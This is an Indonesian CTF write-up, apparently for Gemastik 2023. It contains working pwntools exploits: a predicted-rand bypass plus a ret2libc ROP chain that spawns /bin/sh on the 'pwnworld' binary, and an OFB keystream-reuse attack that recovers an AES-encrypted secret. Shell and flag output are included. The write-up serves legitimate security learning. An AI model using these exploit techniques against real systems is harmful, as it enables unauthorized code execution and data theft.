RELRO      STACK CANARY NX      PIE      RPATH      RUNPATH      Symbols      FORTIFY Fortified Fortifiable FILE
Full RELRO No canary found NX enabled PIE enabled No RPATH No RUNPATH 32 Symbols No 0 3 pwnworld
```

Berikut informasi yang didapatkan:

- **ELF 64-Bit**, yaitu format program executable untuk sistem operasi Unix untuk processor x64, sehingga ukuran memori dan address berkelipatan 8 bytes
- **LSB**, program menggunakan Little endian.
- **dynamically linked**, seluruh fungsi library akan di import saat fungsi tersebut pertama kali dipanggil yang juga berarti program akan memiliki dependensi pada library tersebut untuk memanggil fungsi2 yang bukan bawaannya.
- **FULL RELRO**, maknanya section di GOT tidak bisa di overwrite dengan fungsi lain.
- **No Canary**, berarti tidak ada variabel tambahan di stack yang akan di check di setiap akhir pemanggilan routine. Ini akan mempermudah kita apabila terdapat buffer overflow dan kita ingin mengalihkan execution flow dari program tersebut.
- **NX enabled**, berarti memory stack tidak dapat dianggap sebagai suatu instruksi atau dalam kata lain, tidak dapat dieksekusi
- **PIE enabled**, berarti base address akan berbeda setiap eksekusi program tersebut.

Selanjutnya mari kita coba jalankan programnya agar lebih familiar dengan fungsionalitasnya.

```

(kali㉿kali)-[~/.../WriteUps/CTF Events/2023-GemastikCTF/pwn-pwnworld]
$ ./pwnworld
What number would you like to guess? 1337
Oops You lose
You lose! have any feedback for my game? aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Thanks for your feedback
See yaa

```

Program akan meminta kita suatu angka yang tampaknya harus kita tebak dengan benar. Apabila tebakan kita salah, program akan meminta suatu input kepada kita, namun setelah kita teriak kepadanya, nampaknya tidak ada buffer overflow yang terjadi.

Selanjutnya mari kita Static Analysis menggunakan disassembler atau decompiler, saya akan menggunakan Ghidra. Berikut hasil dekompilasi yang didapat dari ghidra:

```

undefined8 main(void) {
    char buffer [268];
    int win;

    setup();
    win = game();
    if (win == 0) {
        printf("You lose! have any feedback for my game? ");
        fgets(buffer,0x100,stdin);
        puts("Thanks for your feedback");
    }
    else {
        printf("Since you win, I will give this to you: %p\n",&gift);
        printf("Any feedback? ");
        gets(buffer);
    }
    puts("See yaa");
    return 0;
}

```

Fungsi main akan memanggil fungsi **game()** dan tergantung dari hasil returnnya akan melakukan branching. Dan terlihat dengan jelas bahwa target kita adalah untuk program tersebut mengeksekusi fungsi **gets()**. Dimana **gets()** tidak membatasi seberapa besar data yang dapat diterima oleh program tersebut, memungkinkan kita untuk memberikan input yang sangat besar melewati memori yang dimiliki menyebabkan korupsi memori pada program tersebut.

Namun, untuk program tersebut dapat memanggil **gets()** kita harus memenangkan game() tebak-tebakan yang diberikan oleh program tersebut.

```

undefined4 game(void) {
    char input [20];
    int guess;
    int random;

```

```

undefined4 win;

random = get_random();
win = 0;
printf("What number would you like to guess? ");
fgets(input,0x10,stdin);
guess = atoi(input);
if (guess == 0) {
    puts("Oops that\'s not the number");
    exit(0);
}
if (guess == random) {
    puts("Congrats! You win!");
    win = 1;
}
else {
    puts("Oops You lose");
}
return win;
}

```

Pada routine **game()**, program tersebut akan mendapatkan suatu bilangan random yang dimana jika kita menebak bilangan tersebut dengan benar, maka kita akan menang dan program akan mengeksekusi **gets()**. Mari kita selidiki bagaimana program tersebut mendapatkan bilangan randomnya.

```

int get_random(void) {
    int random;
    time_t seed;

    seed = time((time_t *)0x0);
    srand((uint)seed);
    random = rand();
    return random % 0x1a1;
}

```

ternyata program tersebut menerapkan random yang dapat diprediksi. Pada dasarnya semua nilai random itu tidak ada yang benar-benar random. Ini karena komputer itu bersifat deterministik sehingga hanya ada yang namanya Pseudo Random Number. Karena hal tersebut apabila suatu program menghasilkan suatu bilangan random dengan suatu seed, kita dapat dapat menghasilkan bilangan random tersebut juga apabila kita memiliki seed yang sama. Dalam kasus ini program tersebut menggunakan seed waktu local system tersebut. Kita dapat mengimpor fungsi libc yang digunakan oleh program tersebut kedalam script python kita dengan library **ctypes**.

Dari ini, kita akan mendapatkan akses terhadap pemanggilan **gets()** yang merupakan suatu primitif yang sangat kuat. Selanjutnya untuk mendapatkan shell kita akan melakukan **ret2libc** yang terbagi menjadi 2 step sebagai berikut.

#### Step 1: Leak Libc

1. put RDI (first argument to be called) dengan address fungsi libc dengan known offset. Dalam kasus ini kita tidak perlu me-osint libc karena telah diberikan pada attachment
2. Overwrite RIP with puts or print, any function that streams to stdout. Dengan ini kita akan mendapatkan address dari fungsi libc, kita dapat menghitung offsetnya untuk mendapatkan base address dari libc tersebut.
3. Kembalikan eksekusi ke fungsi dimana kita bisa mengulangi langkah untuk memulai step 2

#### Step 2: execve('/bin/sh')

1. dengan base address libc sudah diketahui, hitung offset ke berbagai gadget yang ada pada libc
2. sesuai dengan panduan pemanggilan syscall untuk x64 linux, sesuaikan argumen sesuai berikut  
    rax = 0x3b (execve)  
    rdi = \*ptr ke string /bin/sh  
    rsi = 0  
    rdx = 0
3. panggil syscall dan spawn shell

Berikut script yang digunakan untuk menyelesaikan challenge ini

#### Solver

```
#!/usr/bin/python3
from pwn import *
from ctypes import CDLL
import time

# =====
#                               SETUP
# =====

exe = './pwnworld'
elf = context.binary = ELF(exe, checksec=True)
libc = './libc.so.6'
libc = ELF(libc, checksec=False)
lib = CDLL("./libc.so.6")
context.log_level = 'debug'
host, port = 'ctf-gemastik.ub.ac.id', 10012

def initialize(argv=[]):
    if args.GDB:
        return gdb.debug([exe] + argv, gdbscript=gdbscript)
    elif args.REMOTE:
```

```

        return remote(host, port)
    else:
        return process([exe] + argv)

gdbscript = '''
init-pwndbg
break *main+51
break *main+122
'''.format(**locals())

# =====
#                               EXPLOITS
# =====
# sudo timedatectl set-timezone America/Vancouver
conn = initialize()
rop = ROP(exe)

lib.srand(lib.time(None))
rand = lib.rand() % 0x1a1
conn.sendlineafter(b'guess?', str(rand).encode())

conn.recvuntil(b'you: ')
elf.address = int(conn.recvline().strip(), 16) - 0x404c

offset = 280
payload = flat({
    offset: [
        elf.address + rop.rdi.address,
        elf.got['puts'],
        elf.plt['puts'],
        elf.address + rop.ret.address,
        elf.sym['main']
    ]
})

conn.sendlineafter(b'feedback?', payload)

conn.recvuntil(b'See yaa\n')
libc.address = unpack(conn.recvline().strip().ljust(8, b'\x00')) -
0x7aa10

payload = flat({
    offset: [

```

```

elf.address + rop.rdi.address,
libc.address + 0x1b51d2, # binsh
libc.address + 0x40143, # pop rax; ret;
0x3b,
libc.address + 0x2573e, # pop rsi; ret;
0,
libc.address + 0x26302, # pop rdx; ret;
0,
libc.address + 0x8b9b6 # syscall; ret;
]
}))

# lib.srand(lib.time(None) + 1)
# rand = lib.rand() % 0x1a1
conn.sendlineafter(b'guess?', str(rand).encode())

conn.sendlineafter(b'feedback?', payload)

info('piebase: %#x', elf.address)
info('libc address: %#x', libc.address)

conn.interactive()

```

```

kali@kali: ~/git/WriteUps/CTF Events/2023-GemastikCTF/pwn-pwnworld x kali@kali: ~/git/WriteUps/CTF Events/2023-GemastikCTF/pwn-apa-ini x kali@kali: ~ x
000000a0 70 61 61 62 71 61 61 62 72 61 61 62 73 61 61 62 paab qaab raab saab
000000b0 74 61 61 62 75 61 61 62 76 61 61 62 77 61 61 62 taab uaab vaab waab
000000c0 78 61 61 62 79 61 61 62 7a 61 61 63 62 61 61 63 xaab yaab zaab baab
000000d0 63 61 61 63 64 61 61 63 65 61 61 63 66 61 61 63 caac daac eaac faac
000000e0 67 61 61 63 68 61 61 63 69 61 61 63 6a 61 61 63 gaac haac iaac jaac
000000f0 6b 61 61 63 6c 61 61 63 6d 61 61 63 6e 61 61 63 kaac laac maac naac
00000100 6f 61 61 63 70 61 61 63 71 61 61 63 72 61 61 63 oaac paac qaac raac
00000110 73 61 61 63 74 61 61 63 b5 b2 a8 f3 b7 55 00 00 saac taac .... -U..
00000120 d2 91 b5 f9 02 7f 00 00 43 41 9e f9 02 7f 00 00 .... CA..
00000130 3b 00 00 00 00 00 00 00 3e 97 9c f9 02 7f 00 00 ;... >...
00000140 00 00 00 00 00 00 00 00 02 a3 9c f9 02 7f 00 00 ....
00000150 00 00 00 00 00 00 00 00 b6 f9 a2 f9 02 7f 00 00 ....
00000160 0a
00000161
[*] piebase: 0x55b7f3a8a000
[*] libc address: 0x7f02f99a4000
[*] Switching to interactive mode
[DEBUG] Received 0x7 bytes:
b'See yaa'
See yaa[DEBUG] Received 0x1 bytes:
b'\n'

$ ls
[DEBUG] Sent 0x3 bytes:
b'ls\n'
[DEBUG] Received 0x23 bytes:
b'flag.txt\n'
b'pwnworld\n'
b'run_challenge.sh\n'
flag.txt
pwnworld
run_challenge.sh
$ cat flag.txt
[DEBUG] Sent 0xd bytes:
b'cat flag.txt\n'
[DEBUG] Received 0x4a bytes:
b'gemastik{449fd1a504313fe4e2dbfe52e5cfca5d10612ac8f0cbfd34acf1834cf008111f}'
gemastik{449fd1a504313fe4e2dbfe52e5cfca5d10612ac8f0cbfd34acf1834cf008111f}$
[*] Interrupted
[*] Closed connection to ctf-gemastik.ub.ac.id port 10012


```

Flag:

**gemastik{449fd1a504313fe4e2dbfe52e5cfca5d10612ac8f0cbfd34acf1834cf008111f}**

# CRYPTO

## easy AES



Diberikan file attachment berupa **easy-aes.zip** dan sebuah netcat port yang menjalankan suatu service. Isi dari zip tersebut merupakan script python yang digunakan untuk menjalankan service tersebut.

```
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
from Crypto.Util.number import bytes_to_long, long_to_bytes
import os

key = os.urandom(AES.key_size[0])
iv = os.urandom(AES.block_size)
secret = bytes_to_long(os.urandom(128))

def encrypt(pt):
    bytes_pt = long_to_bytes(pt)
    cipher = AES.new(key, AES.MODE_OFB, iv)
    padded_pt = pad(bytes_pt, AES.block_size)
    return bytes_to_long(cipher.encrypt(padded_pt))

def menu():
    print('==== Menu ====')
    print('1. Encrypt')
    print('2. Get encrypted secret')
    print('3. Get flag')
    print('4. Exit')
    choice = int(input('> '))
    return choice

def get_flag():
```

```

res = int(input('secret: '))
if secret == res:
    os.system('cat flag.txt')
    print()

while True:
    try:
        choice = menu()
        if choice == 1:
            pt = int(input('plaintext = '))
            ciphertext = encrypt(pt)
            print(f'{ciphertext = }')
        if choice == 2:
            ciphertext = encrypt(secret)
            print(f'{ciphertext = }')
        if choice == 3:
            get_flag()
            break
        if choice == 4:
            break
    except:
        print('something error happened.')
        break

print('bye.')

```

Mari kita bahas fungsionalitas masing-masing opsi yang ditawarkan:

- **Opsi 1** akan mengenkripsi plaintext apapun yang kita berikan
- **Opsi 2** akan memberikan kita value dari **secret** yang sudah terenkripsi
- **Opsi 3** akan memberikan kita flag jika kita dapat memberikannya value dari **secret** yang sebenarnya
- **Opsi 4** exit –self explanatory–

Kerentanan yang ada terdapat pada bagaimana service tersebut menerapkan fungsi enkripsinya. Enkripsi yang dilakukan menggunakan **Key** dan **IV** yang sama. Berdasarkan sifat dari operasi xor, diketahui seperti berikut:

$$\begin{aligned}
 m \oplus m &= 0 \\
 m1 \oplus m2 \oplus m2 &= m1
 \end{aligned}$$

Pada challenge ini, kita dapat mengetahui nilai dari secret dan message yang kita berikan dimana mereka sama sama ter-enkripsi dengan key dan IV yang sama, maka:

$$\text{secret\_ct} \oplus \text{message\_ct} = \text{aes}(\text{secret}, \text{key}, \text{iv}) \oplus \text{aes}(\text{message}, \text{key}, \text{iv})$$



Dan berdasarkan sifat xor yang telah dijelaskan diatas, maka operasi ini akan saling menghilangkan Key dan IV. Maka akan kita dapatkan:

$$\text{secret\_ct} \wedge \text{message\_ct} = \text{secret} \wedge \text{message}$$

Maka apabila kita ingin mengembalikan value dari secret, kita cukup me-xor kannya dengan original message yang kita berikan, dimana nilai tersebut kita ketahui.

$$\text{secret} \wedge \text{message} = \text{secret}$$

Dengan begitu kita dapat memberikan value tersebut kepada service untuk divalidasi dan kita akan mendapatkan flagnya.

Referensi:

<https://crypto.stackexchange.com/questions/6720/how-comparable-is-ofb-to-a-one-time-pad>  
<https://thusithathilina.medium.com/reused-key-vulnerability-in-one-time-pad-for-ctf-9e1fc04015c>

### Solver

```
#!/usr/bin/python3
from pwn import *
from Crypto.Util.number import bytes_to_long, long_to_bytes

# =====
#                               SETUP
# =====
host, port = 'ctf-gemastik.ub.ac.id', 10002
io = remote(host, port)

# =====
#                               EXPLOITS
# =====
io.sendlineafter(b'>', b'2')
io.recvuntil(b'ciphertext = ')
secret_ct = int(io.recvline().strip().decode())

custom_pt = bytes_to_long(b'A'*128)
io.sendlineafter(b'>', b'1')
io.sendlineafter(b'=', str(custom_pt).encode())
io.recvuntil(b'ciphertext = ')
custom_ct = int(io.recvline().strip().decode())

info('secrect ct: %d', secret_ct)
info('custom pt: %d', custom_pt)
info('custom ct: %d', custom_ct)
```

```

secret_ct = long_to_bytes(secret_ct)
custom_ct = long_to_bytes(custom_ct)

secret_pt = list((map(lambda a, b: a ^ b, secret_ct, custom_ct)))
secret_pt = list((map(lambda a, b: a ^ b, secret_pt, b'A'*128)))
secret_pt = bytes(secret_pt)
secret_pt = bytes_to_long(secret_pt)

io.sendlineafter(b'>', b'3')
io.sendlineafter(b'secret:', str(secret_pt).encode())

io.interactive()

```

```

(kali@kali)-[~/WriteUps/CTF Events/2023-GemastikCTF/crypt-easy-AES]
└─$ python exploit.py
[*] Opening connection to ctf-gemastik.ub.ac.id on port 10002: Done
[*] secret ct: 10845121447206874952584304529347407651908552506172865559608081937326607098665252747996620441607850358236784236193831119928257643996380104995686851641605689216975327661286245775940268959454014225276601773549625390438071880215732207018326723989856137501433575697217257505584869603756980875460913906437696085990793998167236520035112343220661529691936
[*] custom pt: 458235504964904054911391519220731794843798053455882067559723736284416624602257357004943177488489797700894407929083943852855738626389689429883728744767286983708035806769264962469005657807898697115491732884413235194038409224549361944330792882955962414187385076463174061163023474514437489467835927159115956545
[*] custom ct: 47537211114432410805958424564140402833302690000783514659923071299869780757004637269020279758108262226304745822654858279358603846048225526616556995652738581649163954077879779189998697714850019471358266777818809402543642641501839363001895817188622888219713121759220610562863561840162599700061361885769620950400700022428448639484564017540883999967008
[*] Switching to interactive mode
gemastik{a28a2a6409fd40efeea047dbdc1d2256697b7c56f6f02e73aa16a94973058401}
bye.
[*] Got EOF while reading in interactive
[*] Interrupted
[*] Closed connection to ctf-gemastik.ub.ac.id port 10002

```

Flag:

**gemastik{a28a2a6409fd40efeea047dbdc1d2256697b7c56f6f02e73aa16a94973058401}**